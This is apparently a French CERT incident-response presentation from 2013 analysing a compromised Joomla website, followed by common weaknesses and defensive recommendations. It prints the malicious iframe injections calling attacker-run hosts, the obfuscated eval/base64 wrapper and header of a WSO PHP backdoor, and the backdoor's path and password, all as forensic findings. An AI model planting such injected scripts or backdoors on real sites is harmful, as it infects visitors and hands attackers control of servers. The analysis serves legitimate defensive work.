Computer Emergency Response Team
Industrie Services Tertiaire

REX sur incident : cas d'un site web compromis

Juin 2013

Philippe Bourgeois


Plan de la présentation

- 1) Analyse d'une compromission web
  - Détection
  - Analyse
  - Remise en service
  - Conclusions
- 2) Les faiblesses le plus souvent constatées
  - Constats
  - Recommandations

1: Analyse d'une compromission web

1.1 - Détection

- Google indique que le site web est dangereux



1.2 - Analyse ➔ Constats

- 650 fichiers « .js » du site web ont été infectés

```
document.write('<iframe src="http://google.com" scrolling="auto«
   frameborder="no" align="center" height="11" width="11"></iframe>');
```

- Toutes les 30 minutes les fichiers sont ré-infectés

```
21:10:59 : <iframe src="http://eisczfg.freewww.info/facebook.cgi?8
22:25:23 : <iframe src="http://jevvke.pcanywhere.net/facebook.cgi?8
22:57:47 : <iframe src="http://kxsgd.ddns.info/facebook.cgi?8:
23:16:36 : <iframe src="http://oaiudvzrx.myftp.name/facebook.cgi?8
```

  - Le but est d'infecter les visiteurs du site web infecté (drive-by download)

- Une backdoor est trouvée sur le site
  - /images/banners/**.lib_doyoa8.php**
  - Mot de passe : **)GjKGqGZ**

1.2 - Analyse ➔ Encodage de la backdoor

```
preg_replace("/.*/e","\x65\x76\x61 [...]
\x20\x28'5b19fxq3 [...]'\x29\x29\x20\x29\x20\x3b",".");?>
```

```
eval ( gzinflate ( base64_decode ('5b19fxq3 [...]')) ) ;
```

```
eval ( gzinflate ( base64_decode ('78e5rx4 [...]')));
```

```
1  <?php
2  $color = "#df5";
3  $default_use_ajax = true;
4  $default_charset = 'Windows-1251';
5  $auth_pass = "dcc2630fea8d91fbc38ee0acc48001a6";
6  $auth_pass = "5f4dcc3b5aa765d61d8327deb882cf99"; /* =password */
7  $default_action = 'FilesMan';
8
9  @ini_set('error_log',NULL);
10 @ini_set('log_errors',0);
11 @ini_set('max_execution_time',0);
12 @set_time_limit(0);
13 @set_magic_quotes_runtime(0);
14 @define('WSO_VERSION', '2.5');
```

1.2 - Analyse ➔ Observation

- Toutes les 30 minutes un script PHP est envoyé à la backdoor

- L'analyse de log ne permet pas d'identifier formellement la méthode d'infection
  - Brute-force sur l'interface d'administration ?
  - Vulnérabilité dans le plugin JCE de Joomla ? (file upload)

1.3 - Remise en service

- Il est décidé d'un plan d'éradication de l'infection

- Mais, avant le T0, le pirate opère un mouvement de repli :
  - Il nettoie lui-même les fichiers infectés ☺
  - Et s'en va (en laissant sa backdoor …)

- Le pirate préfère abandonner sa victime
  plutôt que de mettre en danger son infrastructure.

1.4 - Conclusions

- L'attaquant est professionnel
  - Il n'introduit pas de dysfonctionnements (discrétion, non détection)
  - Il a un plan d'action prédéfini (campagne, actions de replis)
- Il utilise les mêmes outils que les amateurs … mais « bien » !
  - Backdoor connue ….
  - … Pilotée par des scripts PHP de bonne qualité
  - Actions automatisées (scan, compromission, campagne d'infection, etc…)

Computer Emergency Response Team
Industrie Services Tertiaire

2: Les faiblesses le plus souvent constatées

Constats

- 100% des attaques analysées utilisent des faiblesses connues
  - Vulnérabilités connues (et correctifs non appliqués)
  - Mots de passe triviaux sur des comptes administrateurs

Si les sites web ne sont pas mis à jour, ils seront compromis !

- Certaines architectures n'ont pas été conçues en prenant en compte la sécurité
  - Pas de cloisonnement entre les sites web hébergés sur une même machine (pas de « chroot », le même « uid » pour tous les sites)
  - L'interface d'administration n'est pas protégée
    - Fonctions « back-office » accessible depuis Internet, sans restriction.
    - Un audit intrusif a-t-il inclus dans son périmètre ce « back-office »….
      … ainsi que les autres sites hébergés sur la même machine ?

Recommandations

Prévention

- Les sites web doivent être maintenus à jour en termes de correctifs de sécurité
  - Mise à jour régulière des serveurs (Apache, IIS) et des frameworks sous-jacents (Joomla, Symphony, RubyOnRail, Java, .Net, etc..)

Détection

- Empêcher ou détecter les attaques connues
  - WAF / IDS / Antivirus

Limiter l'impact

- Isoler pour éviter la conséquence d'une compromission
  - Autoriser uniquement le HTTP et HTTPS en entrée
  - Et tout interdire en sortie
    (ce qui implique que les flux DNS et mail passent par des infra DMZ dédiées)

Traitement

- Conserver les logs et analyser les incidents de sécurité

QUESTIONS ?


phone
risques
entreprises
internautes
comptes
apres
attacks
breach
informatique
update
attaques
réseaux
passwords
privacy
researchers
chinese
from
sociaux
websites
linkedin
hacked
ios
by
adobe
flashback
firefox
it
windows
pirates
mobs
more
into
new
secure
sites
contre
millions
deux
targeted
attack
mobile
virus
protection
france
data
users
os
justice
twitter
jour
ligne
personnelles
the
cnil
warns
failles
do
symantec
uk
flash
risk
attaque
cybercriminalité
sécurité
us
tech
piraté
access
apps
antivirus
government
lance
google
bobnet
iran
pirate
your
banking
apple
veut
an
microsoft
trojan
can
against
plus
web
vulnerability
comment
fbi
android
piratage
down
china
ans
says
faux
malware
passe
via
cybersecurity
at
données
cyber
ibs
faille
entreprise
how
hackers
million
exploit
you
service
site
anonymous
phishing
spam
menaces
u.s
fait
threats
not
utilisateurs
kaspersky
ddos
français
cloud
mac
smartphones
online
selon
facebook
byod
mcafee
rapport
information
oracle
services
victime
hacker
hacking
internet
over
projet
malicious
mobiles
java
app
software